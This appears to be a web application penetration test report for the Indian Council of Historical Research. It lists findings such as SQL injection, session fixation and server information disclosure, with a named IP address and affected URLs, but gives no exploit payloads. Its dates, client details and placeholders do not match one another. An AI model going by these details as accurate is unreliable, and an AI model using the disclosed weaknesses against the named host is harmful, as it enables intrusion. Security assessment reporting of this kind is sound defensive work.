Web Application Penetration Testing Report

**18-July-2025**

**Level 1 Report**

# Copyright

The copyright in this work is vested in MCS Pvt. Ltd., and the document is issued in confidence for the purpose for which it is supplied. It must not be reproduced in whole or in part or used for tendering or manufacturing purposes except under agreement or with the consent in writing of MCS Pvt. Ltd. and then only on condition that this notice is included in any such reproduction. No information as to the contents or subject matter of this document or any part thereof arising directly or indirectly there from shall be given orally or in writing or communicated in any manner whatsoever to any third party being an individual firm or company or any employee thereof without the prior consent in writing of MCS Pvt. Ltd.

**© MCS Pvt. Ltd.**

# Contact Information

**Mr. Gaurav Kumar**

CISA, CIPM, FIP, CIPP/E, ISO 27001

LA, DevOps, MSc, PG Data Science. ( Lead Auditor)

+91 9528637406

[info@xyz.com](mailto:info@xyz.com)

**Corporate Office**

(Address)

UP

HARYANA, India

**Registered Office**

Address

# About Us

UTTAR PRADESH, INDIA

MCS Private Limited is an ISO Certified (ISO 27001:2013) company. MCS aims to provide Auditing; Consulting, Information Risk Management and Managed services tailored as per the market requirements and enhance the satisfaction and confidence index of its existing and potential customers.

MCS has been a CERT-In empaneled IT Security Auditor. It is an acknowledgement of MCS’s technical expertise in conducting Information Security Audits. As a CERT-In empaneled auditor MCS is qualified to conduct security audits of websites, networks & applications. On successfully completing the audit as per CERT-In Guidelines, our team can issue the CERT-In Certification as required by compliance requirements.

From the development of a Security Policy, Security Awareness Training, through to the delivery of complete end-to-end solutions that encompass Perimeter Security, Secure Content Management, Identity and Access Management, Vulnerability Assessment, Risk, Policy and Compliance Management, MCS Private Limited helps organizations understand, monitor and mitigate the risks in their IT infrastructure.

MCS Private Limited has information security experts, compliance professionals and process consultants from different industry verticals with multiple certifications each with experience in handling consulting assignments, audits and training programs.

MCS Consultants has established a reputation for providing practical solutions that are both businesses driven and cost-effective. This has enabled the company to secure the IT Infrastructure of leading Stock Brokers, Government undertakings, Banks, Insurance Companies and Financial Institutions, BPO, KPO, PKI Industry, Data Center, Software Company, Automobile, Healthcare & Life Sciences, Hospitality, Travel, Transportation, Consumer & Retail, Technology, Media & Telecommunication, School, College, Smart City. Security Leadership our experienced team of ethical hackers have identified security vulnerabilities, we have put together a highly qualified team of security researchers with credentials like CISA, CISSP, OSCP, CSOE, CCNP, MCSE+, ISO 27001 LA, ITIL, COBIT, CIPP/E, CIPM, FIS, DISA, CPA, Cyber Law, Data Science, Artificial Intelligence & Machine Learning, DevSecOps, AWS Architect, Azure Architect.

# Table of Contents

* 1. 1.1 Copyright 2
  2. [Contact Information 2](#_bookmark0)

1. [About Us 3](#_bookmark1)
2. [Table of Contents 4](#_bookmark2)
3. Assessment Information 5
   1. Assessment scope summary 5
   2. MCS Pvt. Ltd. Details 5
4. [Engagement Overview 6](#_bookmark3)
5. [Process and Methodology 7](#_bookmark4)
6. [Vulnerability Overview 8](#_bookmark5)
7. [Checklist 9](#_bookmark6)
8. [Test Execution Summary 13](#_bookmark7)
9. [Executive Summary 14](#_bookmark8)
10. Summary vulnerabilities 15
11. [Detailed Findings and Recommendation 16](#_bookmark9)
12. [High-Level Recommendations 26](#_bookmark10)
13. Engagement Overview

**Indian Council of Historical Research** has engaged with **MCS** to conduct a penetration test of their **Web Application**. This report contains all the results of the report as well as all the action items that were included in the penetration test. The purpose of this report is to present the current security level of the external perimeters including gaps, vulnerabilities, and misconfigurations. The findings presented in this report should be fixed to improve the security level of the network systems.

## Service Description

Web application Vulnerability Assessment and Penetration Testing (VAPT) is the process of simulating real-world attacks by using the same techniques as malicious hackers. For a security assessment that goes beyond a simple vulnerability scanner, you need experts in the industry. **MCS** conducts its penetration test by approaching the scope with both a manual and automatic approach.

## Web Application Penetration Test

our application-level penetration testing consists of both unauthenticated and authenticated testing using both automated and manual methods with particular emphasis placed on identifying vulnerabilities associated with the OWASP Top 10 Most Critical Application Vulnerabilities. It is important to note that a penetration test is not just an automated vulnerability scan, and a large portion of web application penetration testing is a manual process with a skilled engineer attempting to identify, exploit, and evaluate the associate risk of security issues.

## Project Objectives

**MCS** consultants conduct all testing manually combined with custom and commercial tools that perform unique attack approaches on the network to make sure we cover the whole system in the test. Our expert knowledge and experience are the value we provide in our services.

# Process and Methodology

MCS has developed a proven Vulnerability Assessment/Penetration Testing Methodology (illustrated below) from best practices including the Open-Source Security Testing Methodology Manual (OSSTMM), the Council for Registered Ethical Security Testers (CREST), the Penetration Testing Execution Standard (PTES), and our 15 plus years of experience. We have also scaled the methodology to account for differing risks and preferred engagement modalities to ensure that we can provide the right testing and assurance at the right cost.

## Reconnaissance



**1**

This process begins with a detailed scanning and enumeration of the network system and infrastructure, and the information related to the system that is exposed on the internet. After this stage, we conduct manual testing of the gathered data to be analyzed further for attack paths.



**2**

## Automated Approach

Once the scope has been fully enumerated, we start to approach the scope manually and with automatic approaches both self- developed and commercial. The goal is to cover most of the network.

## Exploitation And Manual Testing



**3**

At this stage of the assessment, our experts review the gathered attack vectors and try to exploit the vulnerabilities found in a manual safely approach.

## Assessment Report



**4**

Once the engagement has been completed, we start to develop the assessment report which consists of an executive part and a technical part where we present all the findings and recommendations for fix.

## Re-test



**4**

As an additional option to our standard assessment, we offer a full re-test to our clients to check whether the issues has been fixed by the client and if it’s possible to bypass the patches that were implemented. This will then be updated by a new re-test report

# Vulnerability Overview

**MCS** performed a Network Security Assessment for **Indian Council of Historical Research.** on **2024-10-26** to **2024-10-28** This assessment utilized both commercial and proprietary tools for the initial mapping and reconnaissance of the network system as well as custom tools and scripts for unique vulnerabilities. Several attacking tools was used in order to conduct the penetration testing on the network.

## VULNERABILITY RISK DEFINITION AND CRITERIA

The risk rating assigned to each vulnerability are determined by averaging several aspects of the exploit and the environment, including reputation, difficulty and impact.

Critical vulnerabilities pose a serious threat to an organization's security, and should be fixed immediately. They may provide a total compromise of the target environment, or similar critical impacts.



**Critical**

High risk vulnerabilities provide a serious risk to the company environment and should be corrected promptly. These issues can significantly affect the organization's security posture.



**High**

Medium severity vulnerabilities represent a moderate risk to the environment. They may require additional context before remediation but should be remediated after critical and high risks.



**Medium**

Low severity vulnerabilities provide minimal risk to the target environment, and often theoretical in nature. Remediation of low risks is often a lower priority than other security hardening techniques.



**Low**

**Informational**

Informational vulnerabilities have little-or-no impact to the target scope by themselves. They are included however, as they may be a risk when combined with other circumstances or technologies not currently in place. Remediation of informational items is not necessary.

# Checklist

|  |  |  |
| --- | --- | --- |
| **MCS Web Application Security Testing Checklist** | | |
|  | **Objective** | **Test Outcome** |
|  | **Data Validation** |  |
|  | * Test Error page leak * Test for Stored Cross Site * Test for DOM based Cross Site Scripting * Test for Cross Site Flashing * Test for HTML Injection * Test for SQL Injection * Test for LDAP Injection * Test for ORM Injection * Test for XML Injection * Test for XXE Injection * Test for SSI Injection * Test for XPath Injection * Test for XQuery Injection * Test for IMAP/SMTP Injection * Test for Code Injection * Test for Expression Language Injection * Test for Command Injection * Test for Overflow (Stack, Heap and Integer) * Test for incubated vulnerabilities * Test for HTTP Splitting/Smuggling Test for HTTP Verb Tampering * Test for Open Redirection * Test for Local File Inclusion * Test for Remote File Inclusion * Compare client-side and server-side validation rules Test for NoSQL injection * Test for HTTP parameter pollution Test for auto-binding * Test for Mass Assignment * Test for NULL/Invalid Session Cookie | Not Found |

|  |  |  |
| --- | --- | --- |
|  | **Session Management** |  |
|  | * Establish how session management is handled in the application (eg, tokens in cookies, token in URL) Check session tokens for cookie flags (httpOnly and secure) * Check session cookie scope (path and domain) Check session cookie duration (expires and max-age) Check session termination after a maximum lifetime Check session termination after relative timeout Check session termination after logout * Test to see if users can have multiple simultaneous sessions Test session cookies for randomness * Confirm that new session tokens are issued on login, role change and logout * Test for consistent session management across applications with shared session management * Test for session puzzling * Test for CSRF and clickjacking | Not Found |
|  | **Authentication** |  |
|  | * Test for user enumeration Test for authentication bypass * Test for bruteforce protection * Test password quality rules * Test remember me functionality * Test for autocomplete on password forms/input * Test password reset and/or recovery * Test password change process Test CAPTCHA * Test multi factor authentication * Test for logout functionality presence * Test for cache management on HTTP (eg Pragma, Expires, Max-age) Test for default logins * Test for user-accessible authentication history * Test for out-of channel notification of account lockouts and successful password changes * Test for consistent authentication across applications with shared authentication schema / SSO | Not Found |
|  | **Configuration Management** |  |
|  | * Check for commonly used application and administrative URLs Check for old, backup and unreferenced files * Check HTTP methods supported and Cross Site Tracing (XST) * Test file extensions handling * Test for security HTTP headers (e.g. CSP, X-Frame-Options, HSTS) * Test for policies (e.g. Flash, Silverlight, robots) * Test for non-production data in live environment, and vice-versa | Not Found |

|  |  |  |
| --- | --- | --- |
|  | * Check for sensitive data in client-side code (e.g. API keys, credentials) |  |
|  | **Authorization** |  |
|  | * Test for path traversal * Test for bypassing authorization schema * Test for vertical Access control problems (a.k.a. Privilege Escalation) * Test for horizontal Access control problems (between two users at the same privilege level) * Test for missing authorization | Found |
|  | **Business Logic** |  |
|  | * Test for feature misuse * Test for lack of non-repudiation * Test for trust relationships * Test for integrity of data * Test segregation of duties | Not Found |
|  | **Denial of Service** |  |
|  | * Test for anti-automation * Test for account lockout * Test for HTTP protocol DoS * Test for SQL wildcard DoS | Not Found |
|  | **Risky Functionality - File Uploads** |  |
|  | * Test that file size limits, upload frequency and total file counts are defined and are enforced * Test that file contents match the defined file type * Test that all file uploads have Anti-Virus scanning in-place. Test that unsafe filenames are sanitized * Test that uploaded files are not directly accessible within the web root * Test that uploaded files are not served on the same hostname/port * Test that files and other media are integrated with the authentication and authorization schemas | Not Found |
|  | **Risky Functionality - Card Payment** |  |
|  | * Test for known vulnerabilities and configuration issues on Web Server and Web Application * Test for default or guessable password * Test for non-production data in live environment, and vice-versa * Test for Injection vulnerabilities * Test for Buffer Overflows * Test for Insecure Cryptographic Storage | Found |

|  |  |  |
| --- | --- | --- |
|  | * Test for Insufficient Transport Layer Protection * Test for Improper Error Handling * Test for all vulnerabilities with a CVSS v2 score > 4.0 * Test for Authentication and Authorization issues * Test for CSRF |  |
|  | **Cryptography** |  |
|  | * Check if data which should be encrypted is not * Check for wrong algorithms usage depending on context * Check for weak algorithms usage * Check for proper use of salting * Check for randomness functions | Not Found |
|  | **Secure Transmission** |  |
|  | * Check SSL Version, Algorithms, Key length * Check for Digital Certificate Validity (Duration, Signature and CN) * Check credentials only delivered over HTTPS * Check that the login form is delivered over HTTPS * Check session tokens only delivered over HTTPS * Check if HTTP Strict Transport Security (HSTS) in use | Not Found |

# Test Execution Summary




Chart Title

28

26

24

22

20

18

16

14

12

10

8

6

4

2

0

No. Of Failed Cases

No. Of Passed Cases

No. of Test Cases

No. of Test Cases

No. Of Passed Cases

No. Of Failed Cases


# Executive Summary:

MCS has been engaged by **Indian Council of Historical Research.** to undertake security testing against the [**http://ichr.ac.in/v3**](http://ichr.ac.in/v3)web application. The **Level 1** testing took place over the period from **26/10/2024** to **28/10/2024**. During this period the application was analyzed and assessed using a combination of standard tools and utilities and the knowledge and experience of our technical team. Although at the time of this engagement, the application was not in production, we nonetheless stopped short of undertaking specific tests that would either a) evidently risk the integrity and stability of the systems, or b) actively exploit potential vulnerabilities. Overall, we believe that a reasonable level of security has been attained by the applications that were the target of this test, but due to there being a high and some medium and low risk issues, remedial action needs to be carried out prior to official launch of the product. Testing revealed elements that are well-protected against several well-known vulnerabilities.



Vulnerability by Severity

Critical High Medium Low



Vulnerability Status

Fixed Open

# Summary of Vulnerabilities

Based on the assessment carried out by MCS from **26/10/2024** to **28/10/2024**, the following notable issues have been identified in reference to OWASP standards. This section provides a quick snapshot of the security posture for the Web Application.

|  |  |  |  |
| --- | --- | --- | --- |
| **S/N** | **Vulnerability** | **Severity** | **Level 1 –**  **28/10/2024** |
| **1** | **SQL injection** | **High** | **Open** |
| **2** | **Self-Signed SSL Certificate** | **High** | **Open** |
| **3** | **Session Fixation** | **High** | **Open** |
| **4** | **Use of Outdated Web Server** | **Medium** | **Open** |
| **5** | **Web Server Information Disclosure** | **Medium** | **Open** |
| **6** | **Information Disclosure via Detailed Error** | **Medium** | **Open** |
| **7** | **Absence of Anti CSRF Token** | **Medium** | **Open** |
| **8** | **Content policy header not set** | **Medium** | **Open** |
| **9** | **Vulnerable JS Library** | **Medium** | **Open** |
| **10** | **XSLT Injection** | **Low** | **Open** |
| **11** | **Cookie Not HTTP only flag** | **Low** | **Open** |
| **12** | **Cookie Without secure flag** | **Low** | **Open** |
| **13** | **Server leaks Information via “X Powered By”** | **Low** | **Open** |
| **14** | **X-Aspnet-Version Response Header** | **Low** | **Open** |
| **15** | **Authentication Request Indentified** | **Informational** | **Open** |
| **16** | **Information Disclosure Suspicious Comments** | **Informational** | **Open** |
| **17** | **Re Examine Cache-Control Directions** | **Informational** | **Open** |
| **18** | **Session management Response Identified** | **Informational** | **Open** |

# Detailed Findings and Recommendation

h

**12.1 SQL injection:**

**Risk: - High**

**Description: - SQL injection may be possible.**

# 

**Impact:** - An attacker can manipulate SQL queries to gain unauthorized access to the database.

This may lead to data leakage, deletion, or modification of sensitive records.

In severe cases, it can allow full database compromise and remote code execution.

**Tool Used:- OWASP ZAP**

**Solution: -** Do not trust client side input, even if there is client side validation in place.

In general, type check all data on the server side.

If the application uses JDBC, use Prepared Statement or Callable Statement, with

parameters passed by '?'

# 

# 

# Proof of concept 12.1

# 

**12.2 Self Signed SSL certificate**

**Relative Risk: High**


**Tool Used:** OpenSSL

**Proof: openssl** s\_client -connect 164.100.150.68:443

**Impact:** Users browser and server in between data will transmit in plain text. User credentials and sensitive data can be intercepted by attackers

**Description:** The site uses a self-signed SSL certificate (CN=localhost), which is not trusted by browsers or users.

Proof of Concept 12.2

****

**12.3 Session Fixation**

**Relative Risk :** **High**

**Description:** It was observed that the application assigns the same session cookie (ASP.NET Session Id) to the user before

and after successful login. This indicates that the session is not regenerated upon authentication.

This behaviour is a classic indicator of a Session Fixation vulnerability, where an attacker can set or predict a session ID and trick a user into authenticating with it, allowing the attacker to hijack the session.

**Impact:** If session IDs are not regenerated after login:

An attacker can predefine a session ID and force the victim to log in using it (e.g., via phishing or CSRF).

Once the victim logs in, the attacker can use the same session ID to gain authenticated access to the application as

that user.

This could lead to account compromise, privilege escalation, and data theft.

**Recommendation:** 1.Regenerate session ID after login

2. Use secure cookie flags

3. Implement session timeout


4. Avoid session ID in URL

5. Apply Web Application Firewall (WAF):

**Impact URL:** <https://164.100.150.68/integration/>

**Tool Used:**  Burpsuite

Proof Of Concept 12.3



12.4 Use of Outdate Web Server – Microsoft HTTPAPI httpd 2.0

**Relative Risk: Medium**

**Description:** The target system is running an outdated version of Microsoft’s HTTP server: Microsoft HTTPAPI httpd 2.0. This server version is old and no longer actively maintained, and may contain known security vulnerabilities that can be exploited by attackers.

**Impact:** May contain unpatched vulnerabilities (e.g. DoS, RCE, buffer overflows).


Increases risk of compromise or unauthorized access.

Reduces overall security posture of the system.

**Tool used** : Burp Suite

**Affected URL:** <https://164.100.150.68/integration/Login.aspx>

**Proof of Concept 12.4**

****

**12.5**  **Web Server information Disclosure**

**Relative Risk:**  Medium

**Description:** The target web application at https://164.100.150.68/integration/ was scanned using the Whatweb tool. The scan

revealed detailed information about the underlying technologies, including:

Web server type (Reloaded Services/8.2)

Backend framework (ASP.NET)

Session cookie details (ASP.NET\_SessionId)

Email ID disclosure (dir.treasury@cga.nic.in)

Use of JavaScript and password fields

Security headers like HSTS and X-Frame-Options

Such information can help an attacker fingerprint the environment and plan targeted attacks.

**Impact:** Disclosure of internal details like server version, framework, and email addresses increases the attack surface. An attacker can:

Identify known vulnerabilities in the disclosed software version (e.g., ASP.NET, Reloaded Server)

Attempt session hijacking if cookies are misconfigured

Use email addresses for phishing or social engineering

Exploit improper or missing headers for clickjacking or downgrade attacks

**Recommendation:**

1. Header Configuration:

Ensure security headers like X-Frame-Options, Content-

Security-Policy, and X-Content-Type-Options are properly configured.

2. Remove Sensitive Data:

Avoid exposing email addresses or internal metadata in public-facing web pages.

3. Regular Updates:

Keep all frameworks and server software updated to patch known vulnerabilities.


4. Implement WAF:

Use a Web Application Firewall (WAF) to filter and monitor HTTP traffic and block attempts.

### OCUMENT

**Tool Used: What web**

Proof of Concept12.5



12.6 **Information Disclosure via Detailed Error Message**

**Relative Risk: Medium**


**Description:** Web server exposes internal headers like X-AspNet-Version, X- Powered-By

**Impact: -** Attacker Can search for known exploits and exploit Vulnerability

**Recommendation:** Remove or mask these headers in production environment.

**Tool Used:** Web Browser

**Proof of Concept 12.6**



